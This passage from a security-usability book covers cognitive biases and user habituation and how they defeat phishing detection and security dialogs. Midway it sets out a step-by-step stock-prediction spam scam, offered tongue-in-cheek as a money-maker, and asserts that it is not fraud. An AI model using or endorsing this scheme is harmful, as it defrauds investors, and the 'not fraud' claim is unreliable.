The practice of seeking out only evidence that confirms a hypothesis is known as confirmation bias and has been recognised since (at least) the time of Francis Bacon, who observed that “it is the peculiar and perpetual error of the human understanding to be more moved and excited by affirmative than negatives” [86]. One of the first rigorous investigations into the confirmation bias phenomenon was carried out by Peter Wason using a type of task that has since gained fame (at least among psychologists) as the Wason selection task. In one common form, Wason’s 2-4-6 task, subjects were given a sequence of three numbers such as { 2, 4, 6 } and asked to determine the rule that governed the sequence by generating a sequence of their own that they thought followed the rule. When they’d done this, they checked the accuracy of their prediction by asking the experimenter whether their estimation followed the actual rule. While the actual rule was a very simple “any ascending sequence”, the subjects tried to come up with far more complex rules (“even numbers”, { 4, 6, 8 }) and never really tried to disconfirm them ({ 4, 5, 6 }) [87].

Although there have been repeated attempts to try and improve performance on this task by re-framing it as a different problem, for example by turning it into an exercise to determine whether someone is old enough to drink or not (the Drinking Age problem) [88], researchers aren’t sure that this re-framing is actually valid since it’s now created an entirely new problem to solve, one that engages quite different reasoning processes than the Wason selection task. Work on this is ongoing, with numerous explanations for why people perform better with the Drinking Age problem than with the Wason selection task despite the fact that under the surface they’re actually the same thing [89].

The human tendency towards confirmation bias has been extensively explored by both philosophers and psychologists [90][91][92]. This bias is the reason why social scientists use as a standard tool a 2×2 table (more generically a two-way table of counts or contingency table) that requires them to enter statistics for and thereby explore all four sets of probabilities $\text{pr}(A \text{ and } B)$, $\text{pr}(A \text{ and } \neg B)$, $\text{pr}(\neg A \text{ and } B)$, and $\text{pr}(\neg A \text{ and } \neg B)$, rather than just the confirmation-biased $\text{pr}(A \text{ and } B)$ option.

Psychologists have studied the phenomenon of humans cooking the facts to support the conclusions that they want to reach in great detail. For example when people are

exposed to a test or evaluation that makes them look bad, they tend to seek out information that questions the validity of the test; conversely, when it makes them look good, they seek out information confirming its validity [93][94]. Psychologists call the practice of seeking out material that supports your opinions and avoiding material that challenges them dissonance-motivated selectivity. In one experiment to investigate this effect in which participants were asked to evaluate the effectiveness of capital punishment based on the outcomes of two studies, they chose whatever study produced the conclusion that matched their own personal beliefs on capital punishment and came up with detailed reasons for why the other study was flawed [95]. Subsequent studies showed that even trained scientists fell into this trap [96]. Like our physical immune system, we have a psychological immune system that allows us to feel good and cope with situations, and the above examples are instances of our psychological immune system at work [97].

An example of this inability to generate testable hypotheses was the alarming practice used by one user in a phishing study to determine whether a site was genuine or not: She entered her user name and password, and assumed that if the site allowed her in then it was the real thing, since only the genuine site would know her password (the same practice has been reported among other users) [98]. Hearing of practices like this makes security peoples' toes curl up. (Having said that though, if the security people had implemented password-based authentication properly in the first place then this would be a perfectly valid site-validity check).

The reverse-authorisation fallacy demonstrated by the user in the previous paragraph has been exploited by fraudsters for decades, if not centuries. In one variation, someone claiming to be a private investigator will enter a store to apprehend a shoplifter. They inform the shop owner that they need to take the goods that were being stolen away as evidence, and have the shop-owner fill out an impressive-looking amount of paperwork to cover this. Once the owner has finished carefully authenticating themselves to the "investigator", he leaves with the goods and the "shoplifter". Because of the detailed authentication process that they've gone through, many shop owners don't see anything wrong with letting the "investigator" walk out the door with the same goods that they'd have called the police for if the "shoplifter" had done the same thing.

Hand-in-hand with the confirmation-bias problem is the disconfirmation bias problem, the fact that people are more likely to accept an invalid but plausible conclusion than a valid but implausible one [99]. In other words people will believe what they want to believe, and the beliefs themselves are often based on invalid reasoning. This is why people are ready to accept a site that looks and behaves exactly like their bank's home page, but that's hosted in eastern Europe — there must be a transient problem with the server, or the browser has got the URL wrong, or something similar.

To cap it all off, there's even a nasty catch-22 bias called blind-spot bias that blinds us to our own cognitive biases [100][101]. Cognitive biases are of sufficient concern to some organisations that those who can afford to do so (for example the CIA) have published special in-house training manuals on dealing with them [102]. The CIA was particularly concerned with something called projection bias (which they refer to as the "everyone thinks like us" mind-set), the assumption that everyone else has goals similar to those of the CIA, an assumption that has led to numerous problems in the past [103]. The book (which you can read online, it's a worthwhile read) contains strategies used to teach intelligence analysts how to think more open-mindedly about issues. Although the original goal of the work was to train intelligence analysts, and it's mentioned here as an example of an organisation dealing with cognitive biases, some of the techniques are actually quite useful for analysing security software. For example one technique, premortem analysis, is covered in the chapter on security user interface testing as a means of performing software failure analysis.

Projection bias has repeatedly hit security applications, which make the assumption that once the peer has authenticated (or otherwise apparently proven) themselves, their goals must match those of the user, programmer, or local system. In other

words an entity like a remote SSH client would never dream of first authenticating itself and only then launching a buffer overflow or malformed-packet attack. As a result applications perform rigorous (or in the case of some SSH implementations at least half-hearted) data checking up until the authentication phase, but very little checking afterwards, making themselves trivially vulnerable to any data formatting attacks that follow.

Variations of the projection bias problem include a blind trust in signed data (if the executable or email is signed it has to be OK, an attacker might try and subvert the signature but would never think of trying an attack by putting malformed XML inside the signed container), Unix systems' checking of security parameters only on first access but not thereafter, and in general the whole firewall mentality where as long as something appears on the correct port or with the correct header, it's OK to let everything that follows in or out.

The projection bias goes beyond humans and extends to other species as well. The staphylinid beetle generates allomones (something like bug pheromones) specific to ants and sprays its chemical passport at soldier ant guards. The guards now believe that the beetle is an ant larva and carefully carry it into the colony. Once it's past the perimeter everyone simply assumes that the beetle is "one of us", and the beetle-shaped "larva" is free to eat other larva-shaped larvae without anyone interfering.

Geeks vs. Humans

Unlike the hapless phishing-study subject, techies are accustomed to living so far off the end of the bell curve that they can't see that entering their password to see if it's accepted is a perfectly sensible site-legitimacy test for many users. Dismissing this issue with the comment that "well, computer programmers are just weird" (or at least have thought processes that are very different from those of the typical user) provides more than just a catchy sound bite though. If you look at the Myers-Briggs type indicator profile (MBTI, a widely-used psychometric for personality types⁴), you'll find that a large proportion of programmers have *TJ* traits (other traits in the profile like introvert vs. extrovert aren't relevant to this discussion). For example research has shown that *SF* personality types obtain less than half the score of the opposing-personality *NT* types in code reviewing (debugging) tasks [104]. NT types are thought of as being "logical and ingenious", with a particular aptitude for solving problems within their field of expertise.

This same strong personality-type bias applies to the field of computer security as well, with security exhibiting a predominance of INTJ types [105]. This means that security people (and programmers in general) tend to have long attention spans, construct mental models in order to make sense of things, take time to order and process information before acting on it, and make decisions with their heads rather than their hearts [106][107][108]. Why does this make programmers weird? Because only 7% of the population have this particular personality profile⁵. In other words 93% of the users of the software that they're creating have minds that handle the software very differently from the way that its creators do.

Here's another instance of the difference between geeks and normal humans, using as an example vendors' exploitation of the recognition heuristic via the mechanism of brand recognition [109]. Someone walks into a consumer electronics store wanting to buy a DVD player and sees a Philips model and a Kamakuza model. Non-geeks will simply take the one that they recognise (applying recognition-primed decision making), unless there's some significant differentiating factor like one being half the price of the other (although in many cases the fact that the recognised brand is twice the price of the other one will only reinforce the desire to take the brand-name

⁴ Strictly speaking MBTI classifies personalities by Jungian personality types rather than being a "personality test". In particular just because many geeks have MBTI trait X doesn't mean that anyone who has trait X makes a good geek.

⁵ When I was a student, a sociologist gave one of the Computer Science years an MBTI test. The results were a singularity way off the end of the bell curve. I have no idea what she did with the results, although I'm sure the term "anomalous" appeared in her report.

model). Geeks will look at the Kamakuza model and notice that it supports DivX, XviD, WMA, and Ogg Vorbis and has an external USB input and SD card slot for playing alternative media (applying the economic decision-making model), and buy the Kamakuza player. For both sides it's a perfectly natural, sensible way to make a decision, and yet they've come to completely opposite conclusions over what to buy.

If you're still not convinced, here's a third example of the difference between geek and standard human mental processes, this time going back to the field of psychology. Consider the following problem:

All of Anne's children are blond.

Does it follow that some of Anne's children are blond?

Is this statement, called a subalternation in Aristotlean logic, true or false (if you're a logician, assume in addition that the set of Anne's children is nonempty)? Most geeks would agree that the inference from "all A are B" to "some A are B" is valid. However, 70% of the general public consider it false [110], and this result is consistent across a range of different cultures and with various re-phrasings of the problem (in the experimenters' jargon, the result is robust) [111][112][113]. The reasons why people think this way are rather complex [114] and mostly incomprehensible to geeks, for whom it's a perfectly simple logical problem with a straightforward solution.

User Conditioning

User conditioning into the adoption of bad habits presents a somewhat difficult problem. Psychologists have performed numerous studies over the years that examine people's behaviour once they've become habituated into a particular type of behaviour and found that, once acquired, an (incorrect) click, whirr response is extremely difficult to change, with users resisting attempts to change their behaviour even in the face of overwhelming evidence that what they're doing is wrong [115]. Gestalt psychologists called this phenomenon "Einstellung", which can be translated as "set" or "fixity" but is better described using the more recent terminology of an inability to think outside the box. Any number of brain-teaser puzzles take advantage of the human tendency to become locked into a certain Einstellung/set from which it's very hard to break free. For example one party game that exploits this involves having the organiser place a blanket or sheet over a participant and telling them that they have something that they don't need and should hand over to the organiser. The participants typically hand over all manner of items (including, if it's that sort of party, their clothing) before they realise that the unneeded item is the blanket that's covering them — their Einstellung has blinded them to seeing this, since the blanket functions as a cover and thus doesn't come into consideration as a discardable item.

Software vendors have in the past tried to work around users' Einstellung, the tendency to stick with whatever works (even if it works really badly) by trying to "cure" them of the habit with techniques like a tip-of-the-day popup and, notoriously, the MS Office paperclip, but the success of these approaches has been mixed at best.

Once they adopt a particular belief, people are remarkably reluctant to change it even in the face of strong disconfirmatory evidence. In one of the first studies into this phenomenon, experimenters asked student to try and distinguish between fake and authentic suicide notes as part of a "problem-solving exercise". They then "evaluated" the students and told them that their performance was below average, average, or above average. Finally, they informed them that the ratings that they'd been given were in fact entirely random and showed them the planning paperwork for the experiment indicating how it was to play out and who'd be given what random feedback.

Despite all of this evidence that their performance ratings were entirely arbitrary, students continued to rate themselves as below average, average, or above average even though they'd been told that the evidence they were basing this on was completely fictitious [116].

The likely cause of this phenomenon is the fact that receiving a particular type of feedback creates a search for further confirmatory evidence to support it. For example if a subject is told that they've done well at the note-interpretation task then they might recall that they'd also done well in a psychology paper that they took, made friends easily, were empathic to the needs of others, and so on. Conversely, someone getting feedback that they'd done poorly might recall that they'd had particular problems with some aspects of their psychology paper, often felt lonely or isolated, and had difficulty interpreting others' feelings [117].

This is a variation of the Barnum effect, from P.T. Barnum's other famous saying "we've got something for everyone" (this is also known more formally as the subjective validation effect). In the Barnum effect, people will take a generalisation and interpret it as applying specifically to them. Generations of psychics, tarot readers, and crystal-ball gazers have exploited the Barnum effect to their financial and sometimes social advantage. In one experiment carried out with a professional palm-reader, the experimenters asked him to tell his customers the exact opposite of what his readings were indicating. His customers were equally satisfied with the accuracy of either the literal outcome of the readings or their exact opposite [118] (experimental psychologists like to mess with people's minds).

The Barnum effect is also known as the Forer effect after the psychologist Bertram Forer, who carried out an experiment in which he presented his students with personality analyses assembled from horoscopes and asked them to rate the analyses on a five-point Likert scale, with a score of five representing the best possible match for their personality. The average accuracy score assigned by the subjects was 4.26. The students had all been given exactly the same, very generic "personality analysis" [119]

There are a huge number of variations of experiments that have been carried out to investigate the Barnum/Forer effect [120], presumably because it's so much fun to take a poke at common fallacies and present the results. For example in one experiment subjects were given a political statement and told that it was written by either Lenin or Thomas Jefferson. Those who were told that it was by Jefferson recalled it as advocating political debate. Those who were told that it was by Lenin recalled it as advocating violent revolution [121].

The Barnum effect is in many cases so obvious that it's even entered popular folklore. One common example is the number of people who find it almost impossible to read about a new medicine or therapy without immediately discovering that they suffer from a large number of the symptoms of whatever it's supposed to cure and require immediate treatment, something that was already providing material for humorists in the late 1800s [122].

A standard theme in the psychological literature is the recognition that humans are primarily pattern recognisers (click, whirr) rather than analytical problem solvers, and will attempt to solve any problem by repeatedly applying context-specific pattern recognition to find a solution before they fall back to tedious analysis and optimisation. The psychological model for this process is the generic error modelling system (GEMS), in which someone faced with a problem to solve first tries repeated applications of a rule-based approach ("if (situation) then (action)") before falling back to a knowledge-based approach that requires analysing the problem space and formulating an appropriate course of action. This fallback step is only performed with extreme reluctance, with the user trying higher and higher levels of abstraction in order to try and find some rule that fits before finally giving up and dropping back to a knowledge-based approach [123].

It's therefore important to not dismiss the click, whirr response as simply grumbling about lazy users. It's not even grumbling about lazy users with psychological justification for the grumbling. This is a statement of fact, an immutable law of nature that you can't ignore, avoid, or "educate" users out of. Click, whirr is not the exception, it's the environment, and you need to design your user interface to work in this environment if you want it to work at all.

Going beyond the genetically-acquired resistance to some types of security measures, security policies often expect us to behave in ways that are contrary to deeply-ingrained social conditioning. For example when we pass through a door, social etiquette demands that we hold it open for anyone following us. Security demands that we slam it in their face to prevent tailgating. Security policies at workplaces often require that we behave in ways that are perceived to be, as one study of user's reactions puts it, "paranoid" and "anal" [124]. Above and beyond the usual indifference to security measures, security requirements that conflict with social norms can meet with active resistance from users, who are unlikely to want to aspire to an image of being an anal-retentive paranoid.

This fact was emphasised by results in the study which found that the sharing of passwords (or more generally logon credentials) was seen as a sign of trust among co-workers, and people who didn't allow others to use their password were seen as having something to hide and not being team players. Two-factor authentication tokens make this even worse because while giving someone access to a password-protected resource typically entails having the password owner log on for you, with a two-factor authentication token it's easier to just hand over the token to the requestor on the understanding that they'll return it in good time.

Security and Conditioned Users

Microsoft has encountered habituation problems in its automatic security update system for Windows, which automatically downloads security updates without requiring the process to be initiated by the user, since most users never bother to do so. However, before silently installing updates, Windows tells the user what's about to happen. Microsoft found that considerable numbers of users were simply clicking 'Cancel' or the window-close control whenever it popped up because all they wanted was for the dialog to go away [125]. Once habituation had set in, this became an automatic action for any popups that appeared. Apart from the usual problem of user reactions to such dialogs, an extra contributing factor in this case would have been the fact that many Windows machines are so riddled with adware popups that users treated the security update dialog as just another piece of noise to be clicked away.

An unfortunate downside of this transformation into nagware is that when the reboot dialog pops up, it steals the user's input focus. If they're in the middle of typing something when the focus-stealing occurs, whatever they happen to be typing is used as their response to the dialog. Since hitting a space bar is equivalent to clicking whatever button has the input focus, there's a good chance that being interrupted while typing text will automatically activate whatever it is that the dialog is nagging you about. In the case of Windows Automatic Update, the nag is about a reboot of the machine with all your work on it. As a result users have resorted to such desperate measures as disabling the Automatic Updates service in order to get rid of the nagging [126].

Habituation overriding safety occurs outside the computer as well. When British Rail introduced a safety feature to its trains in which the engine driver was required to press a button within three seconds of passing a danger signal, after which a klaxon sounded and then the brakes were automatically applied, they found that drivers became habituated into pressing the button, thereby overriding the safety mechanism. In 1989, a driver went through two successive danger signals in this manner, eventually colliding with another train and killing five people [127].



Figure 16: Desktop noise to be clicked away

Another situation where the click, whirr response occurs is with the copy of the Norton/Symantec security software that seems to come standard with any computer purchased from a large vendor like Dell, Gateway, or HP (the software vendors pay the computer companies up to US\$3 per desktop icon to get their products into the customer's focus, helping to subsidise the cost of the computer). Since the software is sold on a subscription basis it expires after a year leaving the computer unprotected, doubly so because it deactivates the Windows firewall by its presence. The results, as illustrated in Figure 16, are predictable: "a large proportion of these [virus-infected] systems had some form of Norton AV installed, and EVERY SINGLE ONE had a virus subscription which had lapsed. Entirely useless in protecting those computers" [128]. Like Windows Update, the Symantec nag screen habituates people into dismissing it without thinking, even more so because it's demanding time and money from the user rather than merely asking permission to install. Although this is more a business-model issue than a security usability one, it's worth noting at this point that using the subscription model to sell security software may be wonderful for the bottom line, but it's terrible for security.

One minor aid in trying to fix this problem is to remove the window-close control on the dialog box, providing a roadblock to muscle memory for users who have fallen into the habit of automatically clicking close to get rid of any pop-ups (even without this motivation, putting close boxes on dialogs counts as an interface design bloop because it's not clear whether clicking the close control represents an 'OK' or 'Cancel' action for the dialog). The additional step of making the dialog modal forces the user to pay attention to it. For a while in the 90s, modal dialogs were regarded as Evil, and so application developers went to great lengths to avoid them. As a result, far too many applications allow users to pile up a stack of (ignored) non-modal dialogs while ploughing ahead in an unsafe manner.

Unfortunately, this isn't possible in all circumstances. For example in extensive usability testing, Microsoft found that so many users were becoming trapped by badly-designed wizards created by third-party vendors that they had to remove the ability to disable the Cancel button and Close controls on wizards in order to protect users against poorly-designed applications [129].

A better approach to the problem, used by Apple in OS X, is to launch a full-blown application (in this case Software Update) in an attempt to garner more respect from the user. Apple also distinguishes security updates from general software updates, allowing users to apply only critical fixes and leave their system otherwise untouched, since many users are reluctant to make changes for fear of "breaking something".

Even steps like resorting to the use of modal dialogs is hardly a proper solution. The term “modal dialog” is geek-speak for what users call “a dialog that prevents me from getting my work done until I get rid of it”. Like Pavlov’s dogs, users quickly learn that clicking the close or cancel button allows them to continue doing what they want to do. Every time you ask a user to make a choice that they don’t care about, you’ve failed them in your interface design. Designing your application to minimise or even avoid the use of question/confirmation dialogs (modal or non-modal) is far better than trying to come up with ways of coercing users into paying attention to the problem presented in the dialog.

If you redesign your application to get rid of unnecessary warning dialogs, you need to be careful how the replacement functionality works. For example the Firefox browser developers (and as a follow-on effect some developers of Firefox extensions) made a conscious effort to deprecate warning dialogs in place of notification ribbons that appear at the top or bottom border of the window to inform users that the browser or extension has blocked some potentially malicious action. Unfortunately the implementation of the ribbon sometimes fails to follow through on the optimised design since it merely provides a shortcut to the usual dialog-based interface. For example the ribbon that Firefox displays when it blocks a popup or prevents the installation of an extension leads to the full edit-site-permissions dialog in the browser’s options menu. As a result, if the user wants to allow a one-off install of a component, they have to add the site as a trusted site, add the component, navigate down through the browser menus to the trusted-site dialog (which they may not even know exists, since it’s only presented in response to clicking on the ribbon), remember which site they’ve just added, and remove it again.

Apart from being a pain to do (users will invariably leave a site permanently in the trusted-sites list rather than go through the rigmarole of removing it again), this also leads to a race-condition attack in which a site installs a harmless extension and then, in the time it takes to turn site installs off again, installs a more malicious one.

Alternatively, a malicious site can simply rely on the fact that for most users it’ll be too much bother to remove the site again once they’ve added it, leaving them open to future malicious content from the site. A better approach would have been to allow the site’s action on a one-off basis for just that action and no other, something that’s already done by some of the many threat-blocking plugins that exist for Firefox.

Security and Rationality

As psychologist James Alcock reminds us, our brains evolved to increase our chances for survival and reproduction, not to automatically seek the truth [130][131]. Quick and dirty techniques that more or less work serve evolutionary goals better than purely rational ones that require more time and effort [132].

As a result humans have become very good at rationalising away inconsistencies, and in general at making up explanations for almost anything. In one experiment subjects were given a canned generic biography of a person and then told some fact about them such as “he committed suicide”, “he became a politician”, “he joined the Peace Corps”, or “he joined the Navy”. In every case they were able to explain the fact via some item in the short bio, often using the same item to explain diametrically opposite “facts” [133]. As with the earlier suicide-note interpretation experiment, when they were later told that the information that they’d based their belief on was pure fiction, they still drew inferences based on the false information!

In other words people will concoct arbitrary (but plausible) explanations for things and then continue to believe them even when they’re told that the original information is pure fiction. The need to maintain self-consistency even in the face of evidence to the contrary is a known psychological phenomenon that’s received fairly extensive study, and is another of the psychological self-defence mechanisms that allows us to function (although it unfortunately plays right into the hands of those who have learned to exploit it).

An example of how people can rationalise even totally random, unconnected events was demonstrated in an experiment carried out at the University of Strathclyde in

which researchers created “inexplicable” situations by combining descriptions of totally unrelated events like “Kenneth made his way to a shop that sold TV sets. Celia had recently had her ears pierced”. Participants had ten seconds to create plausible scenarios for these unrelated, totally random events, and managed to do so in 71% of cases. When the sentences were slightly modified to contain a common referent (so the previous example would become “Celia made her way to a shop that sold TV sets. She had recently had her ears pierced”), this increased to 86%, with typical explanations such as one that Celia was wearing new earrings and wanted to see herself on closed-circuit TV or that she had won a bet by having her ears pierced and was going to spend the money on a new TV set [134].

Nature may abhor a vacuum, but humans abhor disorder, and will quite readily see apparent order in random patterns. The remarkable ability of humans to not only see (apparent) order but to persist in this belief even when presented with proof that what they’re seeing is just random noise has been illustrated by Cornell and Stanford researchers in their study of “hot hands” in basketball. A “hot hand” is the belief that basketball players, after making a good shot, will be able to stretch this performance out to a series of further good shots, and conversely that after they’ve “gone cold” they’ll have problems making their next few shots.

Based on a detailed analysis of players’ shooting records, they showed that hits and misses in shots were more or less random, with no evidence of “hot hands” or any other phenomenon [135][136]. What was remarkable about this study wasn’t so much the actual results but people’s reactions to being presented with them. Their initial response was that their beliefs were valid and the data wasn’t. Since the data was the team’s own shooting records, the next explanation was that the researchers’ idea of a “hot hand” was different from theirs. The authors of the study had however accounted for this possibility by interviewing a large number of basketball fans beforehand to ensure that their work reflected the consensus from fans on what constituted a “hot hand”.

The next attempt was to claim that other factors were at play, for example that the hot hand was being masked by phenomena that worked in the opposite direction (exactly how humans were supposed to be able to see through these masking phenomena when careful statistical analysis couldn’t was never explained).

The researchers ran further experiments to test the various objections and again found that none were valid. After exploring all possible objections to their results, the researchers took them to professional basketball coaches... who dismissed them out of hand. For example the Boston Celtics coach’s assessment of the results was “Who is this guy? So he makes a study. I couldn’t care less” [137]. No matter how much disconfirmatory evidence was presented, people persisted in seeing order where there was none. Imposing patterns and meaning on everything around us may be useful in predicting important events in the social world [138] but it’s at best misleading and at worst dangerous when we start imagining links between events that are actually independent.

The ability to mentally create order out of chaos (which is quite contrary to what humans do physically, particularly the “children” subclass of humans) is a known cognitive bias, in this case something called the clustering illusion. The term “clustering illusion” actually comes from statistics and describes the phenomenon whereby random distributions appear to have too many clusters of consecutive outcomes of the same type [139]. You can see this yourself by flipping a coin twenty times and recording the outcome. Can you see any unusual-looking runs of heads or tails? Unless you’ve got a very unusual coin (or flipping technique, something that a number of stage magicians have managed to master), what you’re seeing is purely random data. In any series of twenty coin flips, there’s a 50/50 chance of getting four consecutive heads or tails in a row, a 25% chance of five in a row, and a 10% chance of six in a row. There’s no need to invent a “hot hand” (or coin) phenomenon to explain this, it’s just random chance. (As part of their experiment the researchers showed basketball fans a series of such random coin flips and told them that they represented a player’s shooting record. The majority of the fans indicated that this was proof of the existence of hot hands).

If you don't have a coin handy, here's a simple gedanken experiment that you can perform to illustrate a variation of this phenomenon called the gambler's fallacy. The gambler's fallacy is the belief that a run of bad luck must be balanced out at some point by an equivalent run of good luck [140][141]. Consider a series of coin flips (say five), of which every single one has come up heads. The flips are performed with (to use a statistical term) a fair coin, meaning that there's an exact 50/50 chance of it coming up heads or tails. After five heads in a row, there should be a higher probability of tails appearing in order to even things up.

This is how most people think, and it's known as the gambler's fallacy. Since it's a fair (unbiased) coin, the chance of getting heads on the next flip is still exactly 50/50, no matter how many heads (or tails) it's preceded by. If you think about it emotionally, it's clear that after a series of heads there should be a much higher chance of getting tails. If you stop and reason through it rationally, it's just as clear that there's no more chance of getting heads than tails. Depending on which approach you take, it's possible to flip-flop between the two points of view, seeing first one and then the other alternative as the obvious answer.

The gambler's fallacy is even more evident in the stock market, and provides an ongoing source of material (and amusement) for psychologists. A huge number of studies, far too many to go through here, have explored this effect in more detail (applied psychology professor Keith Stanovich provides a good survey [89]), but here's a quick example of how you can turn this to your advantage.

There are large numbers of stock-market prediction newsletters that get sent out each week or month, some free but most requiring payment for the stock tips (or at least analysis) that they contain. In order to derive maximum revenue with minimum effort, you need to convince people that your predictions are accurate and worth paying for. The easiest way to do this is to buy a list of day traders from a spam broker and spam out (say) 200,000 stock predictions, with half predicting that a particular stock will rise and the other half predicting that it'll fall. At the end of the week (or whatever the prediction period is), send out your second newsletter to the half of the 100,000 traders for which your prediction was accurate, again predicting a rise for half and a fall for the other half. Once that's done, repeat again for the 50,000 for which your prediction was accurate, and then for the next 25,000, and then for the next 12,500. At this point you'll have about 6,000 traders for which you've just made five totally accurate, flawless stock predictions in a row.

Now charge them all \$1,000 to read your next prediction.

It's not just the (coincidental) "winners" in this process that this will work on. There's a bunch of psychological biases like confirmation bias ("he was right all the other times, it must have been just a fluke") and the endowment effect/sunk cost fallacy ("we've come this far, no turning back now") that will ensure that even the losers will keep coming back for more, at least up to a point. In terms of return on investment it's a great way to make a return from the stock market for very little money down, you're merely offering no-strings-attached advice so it's not fraud (although you'd have to come up with some better method of drawing punters than spamming them), and the people taking your advice probably aren't that much worse off than with any other prediction method they might have chosen to use.

Some cultures have evolved complex rituals that act to avoid problems like the gambler's fallacy. For example the Kantu farmers in Kalimantan, Borneo, use a complex system of bird omens to select a location for a new garden. Since the outcome of these omens is effectively random, it acts to diversify the crop and garden types across members of the community, and provides some immunity against periodic flooding by ensuring that garden locations aren't fixed, for example because "this location hasn't flooded in the past five years", or "this location flooded last year, so it won't be hit again this year" [142]. Even if the bird-omen selected site does get flooded out that year, the amazing human ability to rationalise away anything means that it'll be blamed on the fact that the omen was read incorrectly and not because the bird-omen system itself doesn't work.

Rationalising Away Security Problems

The consequences of the human ability to rationalise almost anything were demonstrated in a phishing study which found that users were able to explain away almost any kind of site-misdirection with reasons like `www.ssl-yahoo.com` being a “subdirectory” of Yahoo!, `sign.travelocity.com.zaga-zaga.us` being an outsourcing site for `travelocity.com`, the company running the site having to register a different name from its brand because the name was already in use by someone else, other sites using IP addresses instead of domain names so this IP-address-only site must be OK, other sites using redirection to a different site so this one must be OK, and other similar rationalisations, many taken from real-world experience with legitimate sites [143].

An extreme example of the ability to rationalise anything was demonstrated in various experiments carried out on medical patients who had had the physical connection between their brain hemispheres severed in order to treat severe epileptic attacks. After undergoing this procedure (in medical terms a corpus callosotomy, in layman's terms a split brain), the left brain hemisphere was able to rationalise away behaviour initiated by the right hemisphere even though it had no idea what the other half of the brain was doing or why it was doing it [144] (although there has been claimed evidence of limited communication between the brain halves via subcortical connections, this seems to cover mostly processing of sensory input rather than higher cognitive functions [145]).

In another famous (at least among psychologists) experiment a split-brain patient had a picture of a snowy scene shown to the left eye (for which information is processed by the right brain hemisphere) and a chicken claw to the right eye (for which information is processed by the left brain hemisphere). He was then asked to pick out matching pictures from a selection, and with his left hand chose a shovel (for the snow) and with his right a chicken. When he was asked to explain the choice (speech is controlled by the left brain hemisphere) he responded “Oh that’s simple, the chicken claw goes with the chicken and you need a shovel to clean out the chicken shed” [146].

This is a specialised instance of a phenomenon called illusory correlation in which people believe that two variables are statistically related even though there’s no real connection. In one early experiment into the phenomenon, researchers took pictures drawn by people in a psychiatric institution and matched them at random to various psychiatric symptoms. Subjects who examined the randomly-labelled pictures reported all manner of special features in the various drawings that were indicative of the symptom [147].

This remarkable ability to fill in the gaps isn’t limited to cognitive processes but occurs in a variety of other human processes [148]. One of these occurs to correct the problem that the human retina is wired up back-to-front, with the nerves and blood vessels being in front of the light-sensitive cells that register an image rather than behind them. Not only does this mess up the image quality, but it also leads to a blind spot in the eye at the point where the nerves have to pass through the retina. However, in practice we never notice the blind spot because our brains invent something from the surrounding image details and use it to fill in the gap.

(If you want to annoy intelligent design advocates, you can mention to them that this flaw in the human visual system doesn’t occur in cephalopods (creatures like octopi and squid) in which the photoreceptors are located in the inner portion of the eye and the optic nerves are located in the outer portion of the retina, meaning that either the designer made a mistake or that humans aren’t the highest design form (an alternative candidate to cephalopods would be birds, who have a structure called a pecten oculi that eliminates most blood vessels from the retina, giving them the sharpest eyesight of all. In either case though it’s not humans who have the best-designed visual system)).

Another bugfix for flaws in the human vision system, bearing the marvellous name “confabulation across saccades”, occurs when the brain smoothes over jerky eye

movements called saccades that our eyes are constantly performing even when we think they're focused steadily on a fixed point (the usual rate is about three per second) [149]. Even when we're simply shifting our gaze from one object to another, the initial movement only brings us close to the target, and the brain has to produce a corrective saccade to get us directly on target (the human body is in fact a huge mass of kludges. If anyone ever decodes junk DNA it'll probably turn out to be a pile of TODO/FIXME/BUG comments). Since we're effectively blind during a saccade, it's possible (using a carefully synchronised computer setup) to change portions of a displayed image without the user noticing it, even if they're warned of it in advance. This also leads to a phenomenon called chronostasis that occurs when you look at a clock and the second hand appears to be frozen for a moment before springing into action. What's happening there is that the mind is compensating for the saccade that moved your vision to the clock by back-filling with the image that it had when the saccade was over. If the saccade occurred while the second-hand was moving, the movement is edited out by this backfilling process, and the second-hand appears to have remained in the same position for longer than it actually did.

A similar effect occurs with hearing in a phenomenon called phonemic restoration. Researchers have carried out experiments where they partially obliterated a word with a cough and then used it in various sentences. Depending on the surrounding context, participants "heard" completely different words because their minds had filled in the obliterated detail so smoothly that they genuinely believed that they'd heard what their minds were telling them [150][151]. A similar effect was achieved by replacing the obliterated word not with a plausible human-derived covering noise but simply with loud white noise [152]. The ability to edit together a coherent sentence from its mangled form is so powerful that you can chop a recorded sentence into 25ms or 50ms slices and reverse each slice and people will still be able to understand it (beyond 50ms it gets a bit more tricky).

Another example of the mind's ability to transparently fix up problems occurs with a synthesised speech form called sinewave speech, which is generated by using a formant tracker to detect the formant frequencies in a normal speech and then generating sinewaves that track the centres of these formants [153]. The first time that you hear this type of synthesised speech, it sounds like an alien language. If you then listen to the same message as normal speech, the brain's speech-recognition circuits are activated in a process known as perceptual insight, and from then on you can understand the previously unintelligible sinewave speech. In fact no matter how hard you try, you can no longer "unhear" what was previously unintelligible, alien sounds. In another variant of this, it's possible under the right stimuli of chaotic surrounding sounds for the brain to create words and even phrases that aren't actually there as it tries to extract meaning from the surrounding cacophony [154].

As with a number of the other phenomena discussed in this chapter, self-deception isn't a bug but a psychological defence mechanism that's required in order for humans to function [155]. Contrary to the at the time widely held belief that depression and similar emotional disorders stem from irrational thinking, experimental psychologists in the 1970s determined that depressives have a *better* grasp of reality than non-depressives, a phenomenon known as depressive realism [156][157][158]. In other words depressives suffer from a deficit in self-deception rather than an excess. As a generalisation of this, high levels of self-deception are strongly correlated with conventional notions of good mental health [159]. If the self-deception is removed or undermined, various mental disorders may emerge.

Security through Rose-tinted Glasses

Emotions have a significant effect on human decision-making. Depressed people tend to apply a fairly methodical, bottom-up data-driven strategy to problem solving, while non-depressed people use a flexible top-down heuristic approach with a lot less attention to detail, an effect that's been demonstrated in numerous experiments [160][161][162]. While negative emotions can reduce the effects of various cognitive biases and lead to more realistic thinking, they also make it more difficult to retrieve information relevant for solving the current problem and limit creativity [163][164].

In fact depressed people have been found to do a pretty good job of following the decision-making process expected by SEU theory [165]. The neuropsychological explanation for this is that increased dopamine levels (a neurotransmitter that, among assorted other functions, is related to feelings of satisfaction and pleasure) improve cognitive flexibility [166], and that entirely different brain structures are involved in handling information when in a positive or negative mood [167].

When we're in a positive mood we're willing to take a few more risks (since we see a benign situation that presents little danger to us) and apply new and unusual creative solutions. Conversely, being in a negative mood triggers the primitive fight-or-flight response (both depression and anxiety are linked to a deficiency in the neurotransmitter serotonin), giving us a narrow focus of attention and discouraging the use of potentially risky heuristics [168][169]. All of this doesn't necessarily mean that breaking up with your girlfriend just before you take your final exams is going to turn you into a straight-A student. While the economic decision-making model may help in solving some types of problems, it can significantly hinder in others [170][171].

